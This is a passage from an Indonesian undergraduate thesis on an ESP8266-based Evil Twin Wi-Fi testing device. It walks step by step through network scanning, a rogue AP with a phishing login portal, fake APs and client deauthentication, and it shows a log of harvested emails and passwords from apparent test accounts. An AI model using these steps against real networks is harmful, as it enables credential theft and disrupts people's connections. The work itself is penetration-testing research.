Pengguna masuk ke jaringan setelah menyalakan perangkat dengan cara mengaktifkan tombol *power*. Sebelum dapat menggunakan sistem, pengguna harus *login* kedalam sistem dengan menggunakan fitur jaringan Wi-Fi. Jaringan sistem berada di *hidden network* untuk menyembunyikan aktifitas serangan dari target serangan.



Gambar 5.1 Login Sistem

Pengguna masuk ke jaringan *hidden network* karena fitur sistem yang menyembunyikan jaringan sistem perangkat. Pengguna masuk dengan *input* SSID dan *password* yang diketahui. Setelah masuk di jaringan, pengguna masuk ke *browser* preferensinya. Pada tab URL input IP sistem yaitu 192.168.1.1 untuk *rogue AP* dan 192.168.1.2 untuk *scanning*.



Gambar 5.2 Dashboard Sistem Perangkat

Terdapat dua *dashboard* pada ip yang berbeda, pada SSID *etfbug* berfungsi untuk melakukan serangan *rogue AP* dan SSID *etfscan* berfungsi untuk melakukan serangan deautentikasi dengan fitur bantuan *scan* dan *fake AP*

2. Melakukan *Scanning*

Setelah masuk ke jaringan sistem, hal yang pertama yang dapat dilakukan dengan menggunakan fitur *scan* untuk dapat melihat target serangan. Dari hasil tersebut pengguna dapat observasi jaringan apa saja yang ada dilingkungan sekitar seperti AP dan *client* yang dapat dijadikan target atau menemukan target serangan.

Scanning

SCAN ACCESS POINT

SCAN STATION

ULANG

Channel

All

Waktu

15

s

Access Point: 5

SSID	Name	Ch	RSSI	Enc	MAC	Vendor
0 T1	<div>ADD</div>	6	-67	WPA2	74:ac:b9:03:22:52	<div></div> <div>X</div>
1 T2	<div>ADD</div>	6	-67	WPA2	76:ac:b9:03:22:52	<div></div> <div>X</div>
2 *HIDDEN*	<div>ADD</div>	6	-67	WPA2	a6:ac:b9:03:22:52	<div></div> <div>X</div>
3 T3	<div>ADD</div>	6	-67	WPA2	86:ac:b9:03:22:52	<div></div> <div>X</div>
4 T4	<div>ADD</div>	6	-67	WPA2	96:ac:b9:03:22:52	<div></div> <div>X</div>

Station: 16

Vendor	MAC	Ch	Name	Pkts	AP	Last seen
0 Motorola	64:db:43:ae:a1:f0	6	<div>ADD</div>	884	T4	9min <div></div> <div>X</div>
1	e0:1f:88:6b:bd:36	6	<div>ADD</div>	121	T4	9min <div></div> <div>X</div>
2 Cybertan	b0:fc:36:74:30:a1	6	<div>ADD</div>	55	T1	9min <div></div> <div>X</div>
3	5c:ba:ef:35:23:37	6	<div>ADD</div>	41	T2	9min <div></div> <div>X</div>
4	8c:c8:4b:20:d5:e5	6	<div>ADD</div>	30	T4	9min <div></div> <div>X</div>
5	42:a7:6f:07:cd:5c	6	<div>ADD</div>	21	T3	9min <div></div> <div>X</div>
6 XiaomiCo	0c:98:38:75:ce:17	6	<div>ADD</div>	20	T1	9min <div></div> <div>X</div>
7 Azurewav	f0:03:8c:6b:2d:b3	6	<div>ADD</div>	19	T3	9min <div></div> <div>X</div>

Gambar 5.3 Scanning Automatic

Terdapat dua cara untuk melakukan *scanning* yaitu *auto* dan *manual*, *auto scan* dilakukan secara otomatis oleh sistem setelah pengguna masuk ke jaringan perangkat, dan *manual scan* dilakukan apabila pengguna ingin konfigurasi *scan* sesuai preferensi kanal dan waktu *scan* pengguna.

7	XiaomiCo	0c:98:38:75:ce:17	6	ADD	35	T1	<1min		
8	XiaomiCo	0c:98:38:a2:ff:bd	6	ADD	30	T1	<1min		
9	Azurewav	f0:03:8c:6b:2d:b3	6	ADD	24	T3	2min		
10		8c:c8:4b:20:87:a3	6	ADD	24	T2	<1min		
11		8c:c8:4b:21:11:3f	6	ADD	22	T2	<1min		
12		c4:e1:a1:fa:9e:03	6	ADD	13	T4	<1min		
13	XiaomiCo	20:34:fd:d7:29:bc	6	ADD	11	T4	<1min		
14		8c:c8:4b:20:d8:03	6	ADD	8	T3	19min		

Gambar 5.4 Station Target Serangan

Pada serangan ini pengguna menentukan target sendiri yaitu berupa klien yang terkoneksi ke jaringan AP. Pengguna dapat mengetahui informasi tambahan dari klien yang ditampilkan sistem yaitu vendor XiaomiCo, MAC 20:34:fd:d7:29:bc, channel yang digunakan 6, telah melakukan aktivitas dengan AP sejumlah 11 paket, AP yang terkoneksi yaitu T4, terakhir aktif atau dilakukan scan pada 1 menit lalu.

3. Membuat *Rogue* AP

Berdasarkan informasi yang didapatkan dari *scanning*, maka pengguna dapat melakukan serangan *rogue* AP sebagai awal serangan. *Rogue* AP merupakan serangan pasif oleh karena itu pertama diaktifkan karena pengguna belum merasakan adanya serangan yang terjadi karena serangan baru dijalankan pada jaringan saja.

Pengguna masuk kedalam jaringan 192.168.1.1, kemudian masuk menu *configuration* untuk melakukan konfigurasi serangannya. Pada menu konfigurasi terdapat beberapa *input* parameter serangan untuk melancarkan serangan *Rogue* AP seperti *SSID*, *password*, *channel* dan fitur *hidden*. *Input* IP diperlukan pada saat menjalankan *rogue* AP karena ketika tekoneksi *rogue* AP, sistem melakukan *redirect web portal phishing* yang sesuai dengan konfigurasi IP dan *gateway* jaringan.

Settings

Attack Type

Rogue AP

Enable portal

YES

WiFi settings

SSID

T4

Password

empty

Channel

6

Hidden

NO

IP

8.8.8.8

Gateway


192.168.1.1

Subnet

255.255.255.0

Gambar 5.5 Parameter Serangan *Rogue AP*

Pada Gambar 5.5. pengguna memasukan parameter SSID yaitu T4 dengan *password* tidak diaktifkan. Kemudian terdapat pilihan opsional kanal dan fitur *hidden* yang tidak aktif agar target dapat masuk ke web portal. Selanjutnya pengguna memulai serangan *rogue AP*.



Gambar 5.6 *Rogue AP* saat diaktifkan (kiri) dan visualisasi *rogue AP* (kanan)

Pada saat diaktifkan, *rogue* AP dapat terlihat di fitur jaringan setiap perangkat bahwa terdapat SSID baru namun dengan nama yang sama dengan SSID yang ada pada Gambar 5.6.

4. Membuat *Fake* AP


Fitur *fake* AP dibutuhkan untuk serangan opsional untuk mengganggu dan membingungkan pengguna dalam mengakses SSID jaringannya. Fitur ini masih termasuk dalam serangan pasif dimana belum dilakukan aktifitas secara langsung yang mengarah ke target hanya terjadi di lingkungan jaringan.

Pengguna masuk kedalam menu *spawner* kemudian secara otomatis sistem mengaktifkan fitur *random mode*, namun pada serangan ini langsung mengarah ke SSID target yaitu T4. Pengguna memasukkan *input data* serangan seperti SSID T4, fitur enkripsi kunci, dan kanal.

The screenshot shows the 'Spawner' configuration page. It has several input fields and checkboxes: SSID is set to 'T4 (Fake)', WPA2 is checked, Channel is set to '1', and Overwrite is checked. There are buttons for 'TAMBAH' (Add), 'ULANG' (Refresh), and 'Waktu Interval' (10 s). Below these is a button for 'ENABLE RANDOM MODE'. At the bottom, there is a table with columns for ID, Name, and Status. The table contains one entry: '0', 'T4 (Fake)', and a lock icon. There are also 'SAVE' and 'X' buttons, and a 'REMOVE ALL' button at the very bottom.

Gambar 5.7 Pembuatan *fake* AP pada halaman spawner

Pada Gambar 5.7 terlihat bahwa hasil input sudah dimasukan kedalam daftar *fake* AP yaitu T4. Pengguna dapat mengaktifkan fake AP tersebut pada tab menu *deauther* disana terdapat pengaktifan pengiriman paket serangan *fake* AP.



Gambar 5.8 Fake AP di Jaringan

Setelah dijalankan, *fake* AP dapat terlihat di jaringan perangkat yang terlihat bahwa terdapat tiga AP dengan nama yang sama dengan fungsi yang berbeda yaitu AP asli, AP *web portal*, dan AP palsu seperti pada Gambar 5.8.

5. Proses Deautentikasi

Serangan selanjutnya merupakan serangan aktif dengan memutuskan komunikasi jaringan antara klien/*station* terhadap APnya dengan cara melakukan pengiriman paket deautentikasi ke pihak klien untuk memutuskan hubungan koneksi.

13	20:34:fb:d7:29:bc	6	device_0	11	T4	<1min	<input checked="" type="checkbox"/>	<input type="button" value="x"/>
14	8c:c8:4b:20:d8:03	6	<input type="button" value="ADD"/>	8	T3	19min	<input type="checkbox"/>	<input type="button" value="x"/>
15	5c:ba:ef:29:20:21	6	<input type="button" value="ADD"/>	6	T4	<1min	<input type="checkbox"/>	<input type="button" value="x"/>
16	02:10:63:63:5d:df	6	<input type="button" value="ADD"/>	3	T3	2min	<input type="checkbox"/>	<input type="button" value="x"/>
17	88:c8:4b:20:d5:e5	6	<input type="button" value="ADD"/>	1	T4	19min	<input type="checkbox"/>	<input type="button" value="x"/>

Saved AP/Station: 1				
MAC	Vendor	Name	AP-BSSID	Ch
0 20:34:fb:d7:29:bc		device_0	96:ac:b9:03:22:52	6

Gambar 5.9 Proses Pemilihan Target

Sebelum dilakukannya serangan deautentikasi, pengguna harus memilih klien yang ditargetkan dengan melihat klien mana yang terkoneksi dengan AP target. Pada Gambar 5.9. pengguna memilih targetnya dengan memilih pada *checklist board* yang berada di opsi klien. Tujuannya agar sistem dapat menetapkan target serangan deautentikasi.

			STOP	RELOAD
Attack	Target	Pkts/s		
Deauther	0	0/0	STOP	
Spawner	0	0/0	START	

Gambar 5.10 Halaman Deautentikasi

Setelah melakukan pemilihan target klien pada halaman *scan*, pengguna masuk kedalam halaman deautentikasi untuk meluncurkan serangan. Terlihat pada Gambar 5.10 di deautentikasi terdapat informasi total target yang dimana target tersebut yang dipilih dihalaman *scan*.

Attack	Target	Pkts/s		
Deauther	2	100/100	STOP	
Spawner	60	0/0	START	


Gambar 5.11 Paket Serangan Dikirimkan

Pengguna meluncurkan serangannya dengan mengaktifkan tombol serangan, kemudian terlihat bahwa perangkat mengirimkan paket deautentikasi dari total jumlah paket 100/100 yang dikirimkan. Gambar 5.11 menunjukkan bahwa serangan sudah aktif.

6. Sisi Target Serangan

Pada poin ini diperlihatkan sudut pandang target atau korban pada saat dilakukan serangan. Target dibagi menjadi tiga macam perangkat menggunakan *laptop* dan *Smartphone*. Target terkoneksi pada jaringan AP dengan SSID T4.

Perangkat yang digunakan yaitu *laptop* HP Elitebook 2540p dan *Smartphone* Xiaomi Redmi 7 yang terkoneksi dengan jaringan Wi-Fi dengan SSID T4.



Gambar 5.12 Serangan *Rogue AP* di Jaringan Target


Kemudian dilakukan serangan *rogue AP* sehingga terlihat pada Gambar 5.12 bahwa di jaringan *laptop* dan *smartphone* sudah muncul AP dengan nama yang sama dengan AP yang digunakan



Gambar 5.13 Serangan *Fake AP* di Jaringan Target

Pada Gambar 5.13 terdapat jaringan jaringan *fake AP* yang dibuat oleh perangkat untuk membingungkan target untuk melakukan koneksi.

Ketika serangan deautentikasi dilancarkan, jaringan Wi-Fi perangkat laptop terputus sehingga tidak dapat mengakses *resources* yang ada di jaringan. Pada saat ini target mencoba mengakses jaringan kembali dengan SSID T4 yang *malicious*.




Gambar 5.14 Web Portal pada *Smartphone* (Kiri) dan *Laptop* (kanan)

Setelah target terhubung kembali di jaringan T4, sistem secara otomatis melakukan redireksi ke *browser* dan membuka halaman web portal untuk memasukkan *email* dan *password* untuk masuk kembali kedalam jaringan.

7. Hasil Log Serangan

Setelah dilaksanakan serangan, pengguna dapat melihat data yang didapatkan dengan cara masuk ke SSID *etfbug* dan pada halaman utama memilih *menu logs*.



Gambar 5.15 Log Serangan pada *Menu Logs*

Informasi dari log serangan yang didapatkan dari target pada Gambar 5.15 yaitu pada perangkat *laptop* didapatkan url web portalnya yaitu <http://www.msftconnecttest.com/redirect> dari SSID T4 (Rogue) pada *channel* 6 kemudian didapatkan informasi kredensial email anon_laptop@student.poltekssn.ac.id dan *password*-nya “starwars” sementara perangkat *smartphone* urlnya http://connect.rom.miui.com/generate_204 dari SSID T4 (Rogue) pada *channel* 6 dengan kredensial anon_hp@student.poltekssn.ac.id dan *password* “algysfjkydyufjvigi”. Informasi opsional lainnya yaitu web *browser* yang digunakan oleh target.



```

[{"url": "http://www.msftconnecttest.com/redirect", "ssid": "T4 (Rogue)", "hidden": 0, "channel": 6,
"user": "anon_laptop@student.poltekssn.ac.id", "pass": "starwars",
"userAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36 Edg/92.0.902.55"},

{"url": "http://connect.rom.miui.com/generate_204", "ssid": "T4", "hidden": 0, "channel": 11, "user": "", "pass": "",
"userAgent": "Mozilla/5.0 (Linux; Android 10; Redmi 7 Build/QKQ1.191008.001; wv) AppleWebKit/537.36
(KHTML, like Gecko) Version/4.0 Chrome/91.0.4472.164 Mobile Safari/537.36"},

{"url": "http://connect.rom.miui.com/generate_204", "ssid": "T4", "hidden": 0, "channel": 11,
"user": "anon_hp@student.poltekssn.ac.id", "pass": "algysfjkydyufjvigi",
"userAgent": "Mozilla/5.0 (Linux; Android 8.1.0; Redmi 5A Build/OPM1.171019.026; wv) AppleWebKit/537.36
(KHTML, like Gecko) Version/4.0 Chrome/71.0.3578.99 Mobile Safari/537.36"}]]

```

Gambar 5.16 Hasil *Log* Serangan

Pada Gambar 5.16 merupakan log serangan yang sudah diunduh dan dikonversi kedalam bentuk file .txt agar seorang auditor dapat mengambil informasi.

BAB VI PENUTUP

VI.1 SIMPULAN

Berdasarkan penelitian yang dilakukan dari latar belakang masalah hingga melakukan serangkaian tahapan penelitian yang dilakukan dari tahap perencanaan, pembuatan, pengujian dan implementasi, maka penulis dapat menyimpulkan penelitian sebagai berikut:

1. Implementasi *Evil Twin Framework* pada perangkat IoT NodeMCU ESP8266 dapat dilakukan dengan *upload* program *Evil Twin Framework* kedalam perangkat menggunakan Arduino IDE. Hasil implementasi menjadi suatu perangkat sistem prototipe *automated testing tools* untuk kegiatan *penetration testing* di jaringan Wi-Fi.
2. Pengujian perangkat sistem prototipe Evil Twin Framework pada NodeMCU ESP8266 sebagai *automated testing tools* menunjukkan bahwa perangkat dapat melakukan serangan di jaringan Wi-Fi dengan teknik serangan *rogue AP*, *fake AP*, *scanning* jaringan, dan deautentikasi melalui *dashboard* sistem prototipe serta membantu auditor untuk mendapatkan informasi dari hasil log.
3. Berdasarkan hasil tiga pengujian yang dilakukan pada sistem perangkat menghasilkan *unit testing* perangkat sudah saling terkoneksi dengan baik, hasil *integration testing* antar komponen perangkat dan *web interface* berjalan sesuai fungsinya, system testing pada perangkat memenuhi kebutuhan fungsional maupun non-fungsional.
4. Perangkat dibangun didalam *package project box* yang berisi dua NodeMCU ESP8266, dua *antenna*, dua baterai, *modul charger* dan *power switch* yang berguna untuk memudahkan *pentester* melakukan *penetration testing* tanpa menggunakan *resource* komputasi dari perangkat yang dimilikinya sehingga hanya menggunakan *resource* dari perangkat sistem prototipe.
5. Perangkat *automated testing tools* dilakukan pengujian simulasi *penetration testing* di jaringan Wi-Fi menggunakan fungsi yang dimiliki yaitu *Rogue AP* dapat membangkitkan AP *malicious* dengan *web portal* mengambil *credensial* pengguna, fitur *logging* dapat mencatat semua aktivitas pengguna yang kemudian dapat diunduh, *Scanning* jaringan dapat digunakan untuk mencari informasi target di jaringan, *Fake AP* digunakan untuk membuat AP palsu yang yang dapat memenuhi informasi jaringan pengguna dan Deautentikasi berfungsi untuk memutuskan jaringan komunikasi antara klien dan APnya.
6. Hasil pengujian *penetration testing* dilakukan pada perangkat yang terhubung ke jaringan yaitu *laptop*, PC dan *Smartphone* yang terhubung ke Wi-Fi. Hasilnya seluruh perangkat dapat dilakukan uji penetrasi pada jaringan Wi-Fi.

VI.2 SARAN

Peneliti menyadari bahwa sistem yang sudah dibangun masih belum sempurna sehingga diperlukan pengembangan dan penelitian lebih lanjut. Oleh karena itu peneliti memiliki saran untuk penelitian dan pengembangan diantaranya sebagai berikut:

1. Sistem saat ini hanya mampu melakukan serangan secara aktif melalui web *portal phishing* untuk mendapatkan data *credential* target. Pengembangan sistem dengan menambahkan fitur *crack password* Wi-Fi yang menggunakan keamanan WPA2-PSK dapat membantu serangan karena dapat dijadikan alternatif serangan apabila serangan *web portal* tidak berhasil.
2. *Web portal* pada sistem saat ini masih satu dengan alamat IP. Dari hal tersebut dapat dilakukan pengembangan dengan menambahkan *multi-domain* dan *multi-web page* agar halaman lebih mudah dikustomisasi dan serangan dapat bervariasi sehingga menghindari kecurigaan target akan serangan yang terjadi.
3. Perangkat yang digunakan sekarang terdapat dua buah NodeMCU ESP8266. Dari hal tersebut bisa dilakukan penelitian untuk mengembangkan perangkat dengan fungsi sama tetapi hanya menggunakan satu NodeMCU ESP8266 saja.

DAFTAR PUSTAKA


- [1] A. V. Anastasia, S. V. Zareshin, I. S. Rumyantseva e V. G. Ivanenko, "Analysis of security of public access to Wi-Fi networks on moscow streets," *2017 IEEE Conference of Russian Young Researchers in Electrical and Electronic Engineering (EIConRus)*, pp. 105-110, 2017.
- [2] N. Sombatruang, Y. Kadoyabashi, M. A. Sasse, M. Baddeley e D. Miyamoto, "The continued risks of unsecured public Wi-Fi and why users keep using it: Evidence from Japan," *2018 16th Annual Conference on Privacy, Security and Trust (PST)*, 2018.
- [3] D. D. Bertoglio e A. F. Zorzo, "Overview and open issues on penetration test," *Journal of the Brazilian Computer Society*, pp. 1-16, 2017.
- [4] A. Esser e C. Serrao, "Wi-Fi Network Testing Using an Integrated Evil-Twin Framework," *2018 Fifth International Conference on Internet of Things: Systems, Management and Security*, pp. 216-221, 2018.
- [5] A. Rahmadiansah, U. Sasangka e W. , "Study of low-cost IoT application for industry 4.0 using NodeMCU ESP8266 module," *AIP Conference Proceedings*, 2019.
- [6] K. D. Harshita e K. P. Arjun, "Implementation Of IoT with ESP 8266," *International Journal of Recent Trends in Engineering and Research*, pp. 201-205, 2018.
- [7] D. P. Patnaikuni, "A Comparative Study of Arduino, Raspberry Pi and ESP8266 as IoT Development Board," *International Journal of Advanced Research in Computer Science*, pp. 2350-2352, 2017.
- [8] J. N. Goel, "Vulnerability Assessment & Penetration Testing as a Cyber Defence Technology," *3rd International Conference on Recent Trends in Computing (ICRTC-2015)*, pp. 710-715, 2015.
- [9] Y. Stefinko, A. Piskozub e R. Banakh, "Manual and automated penetration testing. Benefits and drawbacks. Modern tendency," *2016 13th International Conference on Modern Problems of Radio Engineering, Telecommunications and Computer Science (TCSET)*, pp. 488-491, 2016.
- [10] Hak5, "Wifi Pineapple - Hak 5," Hak5, [Online]. Available: <https://shop.hak5.org/products/wifi-pineapple>. [Acesso em 12 Agustus 2021].
- [11] DSTIKE, "DSTIKE Weather Watch V3," DSTIKE, [Online]. Available: <https://dstike.com/products/dstike-weather-watch-v3>. [Acesso em 12 August 2021].
- [12] Arduino, "Arduino Uno Wifi Rev2 | Arduino Official Store," Arduino, 2020. [Online]. Available: <https://store.arduino.cc/usa/arduino-uno-wifi-rev2>. [Acesso em 12 August 2021].
- [13] Raspberry Pi, "Buy a Raspberry Pi Zero | Raspberry Pi," Raspberry Pi, 2017. [Online]. Available: <https://www.raspberrypi.org/products/raspberry-pi-zero/>. [Acesso em 12 August 2021].

- [14] Hacker Gadgets, "Alfa AWUS036NH RT3070L WIFI Adapter Complete Kit - Hacker Gadget," Hacker Gadgets, [Online]. Available: <https://hacker-gadgets.com/product/alfa-awus036n-rt3070l-high-power-wifi-adapter/>. [Acesso em 12 August 2021].
- [15] G. Weidman, *Penetration Testing – A Hands on Introduction to Hacking*, No Starch Press, 2014.
- [16] A. Aqeel, "Introduction to NodeMCU V3 - The Engineering Projects," 11 Oktober 2018. [Online]. Available: <https://www.theengineeringprojects.com/2018/10/introduction-tonodemcu-v3.html>. [Acesso em 22 November 2020].
- [17] M. Waliullah e D. Gan, "Wireless LAN Security Threats & Vulnerabilities: A Literature Review," *International Journal of Advanced Computer Science and Applications*, vol. V, n° 1, pp. 176-183, 2014.
- [18] B. A. Forouzan, *Data Communications and Networking 5th Edition*, New York: McGraw-Hill Education, 2013.
- [19] A. Dennis, B. H. Wixom e R. M. Roth, *System Analyst and Design*, Wiley, 2014.
- [20] A. Dennis, B. Wixom e D. Tegarden, *Systems Analysis and Design: An Object-Oriented Approach with UML*, 5th Edition, Wiley, 2015.
- [21] C. Harding, "Github - exploitagency/ESPortalV2," Github, 2018. [Online]. Available: <https://github.com/exploitagency/ESPortalV2>. [Acesso em 31 March 2021].
- [22] willmendil, "Github - willmendil/ESPBug," Github, 2019. [Online]. Available: <https://github.com/willmendil/ESPBug>. [Acesso em 2021 March 31].
- [23] SpaceHuhn, "Github SpacehuhnTech/esp8266_deauther," Github, 20 July 2020. [Online]. Available: https://github.com/SpacehuhnTech/esp8266_deauther. [Acesso em 20 April 2021].
- [24] A. Bartoli, E. Medvet e F. Onesti, "Evil twins and WPA2 Enterprise: A coming security disaster?," *Computers & Security*, pp. 1-11, 2018.
- [25] E. A. Neyadi, A. A. Shehhi, N. A. Hashimi, M. Qbea'h e S. Alrabae, "Discovering Public Wi-Fi Vulnerabilities Using Raspberry pi and Kali Linux," *2020 12th Annual Undergraduate Research Conference on Applied Computing (URC)*, 2020.
- [26] M. Vanhoef e F. Piessens, "Advanced Wi-Fi attacks using commodity hardware," *Proceedings of the 30th Annual Computer Security Applications Conference on - ACSAC '14*, pp. 256-265, 2014.
- [27] P. Shinde, A. Karve, P. Mandaliya e P. S. patil, "Wireless Security Audit & Penetration Test using Raspberry Pi," *International Conference on Smart City and Emerging Technology (ICSCET)*, 2018.
- [28] S.-L. Wang, J. Wang, C. Feng e Z.-P. Pan, "Wireless Network Penetration Testing and Security Auditing," *ITM Web of Conferences*, vol. IV, p. 7, 2016.

LAMPIRAN

Lampiran 1 *Flash* Arduino IDE


1. Mengunduh dan instal Arduino IDE
2. Buka Arduino
3. Pilih *File > Preferences*
4. Klik “*Additional Boards Manager URLs*”
5. Input URL pada pilihan “*Enter additional URLs, one for each row*”
6. Masukkan URL berikut:
https://arduino.esp8266.com/stable/package_esp8266com_index.json



